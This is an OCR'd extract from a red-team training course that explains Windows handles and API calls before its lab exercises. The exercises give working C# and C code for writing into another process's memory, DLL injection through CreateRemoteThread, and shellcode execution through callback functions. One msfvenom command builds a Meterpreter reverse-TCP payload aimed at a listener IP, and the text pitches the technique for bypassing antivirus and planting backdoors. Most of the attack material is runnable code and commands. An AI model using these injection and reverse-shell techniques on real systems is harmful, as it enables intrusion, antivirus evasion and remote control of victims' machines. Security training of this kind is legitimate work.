
NOTE : Tokens in Windows API are passed by Reference

4.2.4 Handles

- Object that points to the memory location of another object (pointer)
- A process handle is an integer value that identifies a process to Windows
- Win32 APIs call them Handle
- Process, Threads, files and other resources like registry keys have Handles too.

Literally, not this one

Image Reference : https://sites.google.com/site/sureshdevang/thread-vs-process



From EPORCESS to Object & Object Type via _handle_table & _handle_table_entry

Reference : https://eforensicsmag.com/windows-process-internals-a-few-concepts-to-know-before-jumping-on-memory-forensics-part-5-a-journey-in-to-the-undocumented-process-handle-structures-_handle_table-_handle_table_entry/

4.2.5 Windows Structure

- Provides a high level interface to various System Features on Windows OS models

- Features includes :
  - Create & Communicate with separate Process
  - Interact with Registry and File Subsystems

- Windows Structure holds data in a specific way in-memory

```
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;
  HANDLE hThread;
  DWORD  dwProcessId;
  DWORD  dwThreadId;
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

Structure Example

- They are commonly used with Windows API calls


- Windows Structures can be returned from a API call or passed to a call

4.2.6 API Calls

- A DLL file contains multiple functions that can be called at runtime by a module

- Example of **kernel32.dll,** Includes :
  - OpenProcess ()
  - VirtualAllocEx()
  - WriteProcessMemory ()
  - LoadLibrary()
  - CreateRemoteThread()
  - Etc…

- Let’s take an example of all the functions discussed above with 3 unique exercises.



4.3 Utilizing Windows API for Red Team Profit

4.3.1 Process Injection Basics

- **Process Modules** are executable or DLL file. Each process consists of one or more modules


- **Process Class** provides access to local and remote processes and enables us to interact with local system processes

- Exercises :
  - Exercise 1.1 (List Processes & then DLLs loaded by a Process via Process Modules)
  - Exercise 1.2 (Write Data into a User Selected Process in memory)
  - Exercise 1.3 (DLL Injection)

Exercise -1.1

```
// Code Snippet - List Processes & then DLLs loaded by a Process

        Process[] procs = Process.GetProcesses();
        foreach (Process p in procs)
        {
            try
            {
                Console.WriteLine("Name:"+p.ProcessName+" Path:"+p.MainModule.FileName+" Id:"+ p.Id);
            }
            catch
            {
                continue;
            }
        }
        Console.WriteLine("---------------------------------------------------------------\n");
        Console.WriteLine("Enter Process ID to inspect:");
        int val;
        val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process selectedproc = Process.GetProcessById(val);
        ProcessModule myProcessModule;
        ProcessModuleCollection selectedPMCollection = selectedproc.Modules; //Process Module = PM
        Console.WriteLine("Loaded Modules by " + selectedproc.MainModule.FileName);
        Console.WriteLine("---------------------------------------------------------------\n");
        for (int i = 0; i < selectedPMCollection.Count; i++)
        {
            myProcessModule = selectedPMCollection[i];
            Console.WriteLine(myProcessModule.FileName);
        }


    }
}
```

Code : https://gist.github.com/bharadwajyas/52181e6c28edb61c7f837e2648cf0391



Exercise -2
(Writing into a Process Memory)


Exercise - 1.2

```
//Writing into a Process Memory

using System;
using System.Reflection;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Text;


public class Program
{

    [DllImport("kernel32.dll")]
    public static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

    [DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
    static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);

    [DllImport("kernel32.dll", SetLastError = true)]
    static extern bool WriteProcessMemory(IntPtr hProcess, IntPtr lpBaseAddress, byte[] lpBuffer, uint nSize, out UIntPtr lpNumber-
OfBytesWritten);

    //Parameters Info : https://docs.microsoft.com/en-us/windows/win32/procthread/process-security-and-access-rights

    const int PROCESS_CREATE_THREAD = 0x0002; //Required to create a thread.
    const int PROCESS_QUERY_INFORMATION = 0x0400; //Retrieve certain information about a process (Token etc)
    const int PROCESS_VM_OPERATION = 0x0008; //Perform an operation on the address space of a process
    const int PROCESS_VM_WRITE = 0x0020; //Required to write to memory in a process using WriteProcessMemory
    const int PROCESS_VM_READ = 0x0010; //Required to read memory in a process using ReadProcessMemory.

    //Parameters Info : https://docs.microsoft.com/en-us/windows/win32/api/memoryapi/nf-memoryapi-virtualallocex

    const uint MEM_COMMIT = 0x00001000;
    const uint MEM_RESERVE = 0x00002000;
    const uint PAGE_READWRITE = 4;
```

```
        // Code Snippet

        Console.WriteLine("--------------------------------------------------------------------\n");
        Console.WriteLine("Enter Id to inspect:");
        int val;
        val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process proc1 = Process.GetProcessById(val);

        Console.WriteLine("Getting handle to process " + proc1.MainModule.FileName);
        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPER-
ATION | PROCESS_VM_WRITE | PROCESS_VM_READ, false, proc1.Id);
        Console.WriteLine("Got procHandle: " + procHandle);

        string blob = "MAS-
TERBLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLASTER";

        Console.WriteLine("Allocating memory in " + proc1.MainModule.FileName);
        IntPtr memAddr = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)((blob.Length + 1) * Mar-
shal.SizeOf(typeof(char))), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        Console.WriteLine("Done.");

        Console.WriteLine("Writing to process memory");
        UIntPtr bytesWritten;
        bool resp1 = WriteProcessMemory(procHandle, memAddr, Encoding.Default.GetBytes(blob),
(uint)((blob.Length + 1) * Marshal.SizeOf(typeof(char))), out bytesWritten);
        Console.WriteLine("Done.");
    }
}
```

Full Code : https://gist.github.com/bharadwajyas/f5b452d8e51bd5df48898869d6eceacb

- Lab Instructions :
  - Download Process Explorer (https://download.sysinternals.com/files/ProcessExplorer.zip)
  - Install “Mingw-w64” Windows C++ Compiler (https://raw.githubusercontent.com/bharadwajyas/CWF_Lab_Tools/main/mingw-w64-install.exe)
  - Install Process Hacker (https://processhacker.sourceforge.io/downloads.php)



Exercise -1.3 (DLL Injection)

Reference : http://blog.opensecurityresearch.com/2013/01/windows-dll-injection-basics.html

Exercise - 1.3
DLL Code with Main Function

```
#include <windows.h>

#if BUILDING_DLL
#define DLLIMPORT __declspec(dllexport)
#else
#define DLLIMPORT __declspec(dllimport)
#endif

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
	switch (fdwReason)
	{
	case DLL_PROCESS_ATTACH:
	{
		MessageBox(0, "I am Flop!!\n", "Master Flop", MB_ICONINFORMATION);
		break;
	}
	case DLL_PROCESS_DETACH:
	{
		break;
	}
	case DLL_THREAD_ATTACH:
	{
		break;
	}
	case DLL_THREAD_DETACH:
	{
		break;
	}
	}
	return TRUE;
}
```

Compile Instructions :

1) Run C:\Program Files\mingw-w64\x86_64-8.1.0-win32-seh-rt_v6-rev0\mingw-w64.bat
2) gcc –m64 –shared –o file.dll msgBox64.cpp

Full Code : https://gist.github.com/bharadwajyas/8099dc9faf2bb51f2b91623c68702747

<Code_Snippet>

```
        Console.WriteLine("Enter Process Id to inspect:");
        int val = Convert.ToInt32(Console.ReadLine());
        Console.WriteLine(val);
        Process proc1 = Process.GetProcessById(val);

        Console.WriteLine("Getting handle to process " + proc1.MainModule.FileName);
        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERA-
TION | PROCESS_VM_WRITE | PROCESS_VM_READ, false, proc1.Id);
        Console.WriteLine("Got handle " + procHandle);

        string dllPath ="Compiled DLL Path";

        Console.WriteLine("Allocating memory in " + proc1.MainModule.FileName);
        IntPtr memAddr = VirtualAllocEx(procHandle, IntPtr.Zero, (uint)((dllPath.Length + 1) * Mar-
shal.SizeOf(typeof(char))), MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
        Console.WriteLine("Done.");

        Console.WriteLine("Writing to process memory");
        UIntPtr bytesWritten;
        bool resp1 = WriteProcessMemory(procHandle, memAddr, Encoding.Default.GetBytes(dllPath), (uint)((dll-
Path.Length + 1) * Marshal.SizeOf(typeof(char))), out bytesWritten);
        Console.WriteLine("Done.");

        Console.WriteLine("Calculating the address of LoadLibraryA...");
        IntPtr loadLibraryAddr = GetProcAddress(GetModuleHandle("kernel32.dll"), "LoadLibraryA");
        Console.WriteLine("Done.");

        Console.WriteLine("Calling CreateRemoteThread");
        CreateRemoteThread(procHandle, IntPtr.Zero, 0, loadLibraryAddr, memAddr, 0, IntPtr.Zero);


    }
}
```

Exercise - 1.3

Full Code : https://gist.github.com/bharadwajyas/406ee07210b7550bdcd46965747928c8


4.4 Alterative Code Execution Techniques :

- A callback function is code within a managed application that is passed as an argument.

- Calls to a callback function pass indirectly from a managed application, through a DLL function, and back to the managed implementation

- This removes the dependency on “**CreateThread**” or “**CreateRemoteThread**” APIs

- Ex :
  - CreateThreadPoolWait()
  - EnumChildWindows()
  - SysEnumProcesses()
  - EnumPageFilesW(), etc..



Reference : https://docs.microsoft.com/en-us/dotnet/framework/interop/callback-functions

Exercise – 2
Utilizing **EnumSystemGeoID()**

```
using System;
using System.Runtime.InteropServices;

namespace CallBackShellcode
{
    class Program
    {
        static void Main()
        {
            byte[] sh64 = new byte[276] { msfvenom -a x64 -p windows/x64/messagebox Test="Hello!!" -f csharp };

            IntPtr BaseAddress = IntPtr.Zero;
            // Allocate memory
            IntPtr funcAddr = VirtualAlloc(BaseAddress, (uint)sh64.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            // Copy shellcode
            Marshal.Copy(sh64, 0, funcAddr, sh64.Length);
            // Execution via Callback
            EnumSystemGeoID(GEOCLASS_NATION, 0, funcAddr);

        }
        private const int GEOCLASS_NATION = 16;

        private static UInt32 MEM_COMMIT = 0x1000;
        private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;
        [DllImport("kernel32")]
        public static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, uint size, uint flAllocationType, uint
flProtect);

        // found here: https://github.com/lstratman/Win32Interop/blob/master/Kernel32/Methods.cs
        [DllImport("kernel32.dll", EntryPoint = "EnumSystemGeoID")]
        [return: MarshalAs(UnmanagedType.Bool)]
        public static extern bool EnumSystemGeoID(uint GeoClass, int ParentGeoId, IntPtr lpGeoEnumProc);
    }
}
```

Full Code : https://gist.github.com/S3cur3Th1sSh1t/ba5d0f57036d22dbc3d76a16c5373e3b

Exercise – 3
Utilizing **CreateThreadPoolWait()** Callback Function

1. Generate "Reverse_TCP" Payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.29.204 lport=4488 -f c > pay.txt
```

```
tr -d '\x'
<Paste the pay.txt payload here & save the output in the new_pay.txt file>
```

```
sed -i 's/\\/,/g' new_pay.txt
```

2. Compile C# File

```
csc.exe Create-Thread_Pool_Wait.cs
```

```
Create-Thread_Pool_Wait.exe "pay,load"
```

Exercise – 3
Utilizing **CreateThreadPoolWait()**

```
static void Main(string[] args)
        {
            Console.WriteLine();
            Console.ForegroundColor = ConsoleColor.DarkGray;
            Console.WriteLine("ShellCode Execution via CreateThreadPoolWait (March 2021)");
            Console.ForegroundColor = ConsoleColor.Gray;
            Console.WriteLine("CreateThreadPoolWait API");
            Console.WriteLine();
            string[] X = args[0].Split(',');
            byte[] Xpayload = new byte[X.Length];
            for (int i = 0; i < X.Length;) { Xpayload[i] = Convert.ToByte(X[i], 16); i++; }
            Console.WriteLine();
            IntPtr p = VirtualAlloc(IntPtr.Zero, (uint)Xpayload.Length, AllocationType.Commit, MemoryProtec-
tion.ExecuteReadWrite);
            IntPtr evt = CreateEventA(IntPtr.Zero, false, true, false);
            //Marshal.Copy(Xpayload, 0, p, Xpayload.Length);
            RtlMoveMemory(p, Xpayload, (uint)Xpayload.Length);
            Console.WriteLine("[!] [" + DateTime.Now.ToString() + "]::VirtualAlloc.Result[" + p.ToString("X8")
+ "]");
            IntPtr result = CreateThreadpoolWait(p, 0, 0);
            Console.WriteLine("[!] [" + DateTime.Now.ToString() + "]::CreateThreadpoolWait.Result[" + re-
sult.ToString("X8") + "]");
            Console.WriteLine();
            System.Threading.Thread.Sleep(5555);
            SetThreadpoolWait(result, evt, IntPtr.Zero);
            SetEvent(evt);
            Console.WriteLine("Meterpreter Session via callback functions Technique");
            WaitForSingleObject(evt, 0);
            Console.ReadKey();
        }
```

Full Code : https://gist.github.com/bharadwajyas/0d9ccb342a04106a9b2b576f5c4020c7

4.5 Process Injection Technique:

- Technique used by Threat Actors to Bypass AVs, maintain persistence, leave backdoors etc.

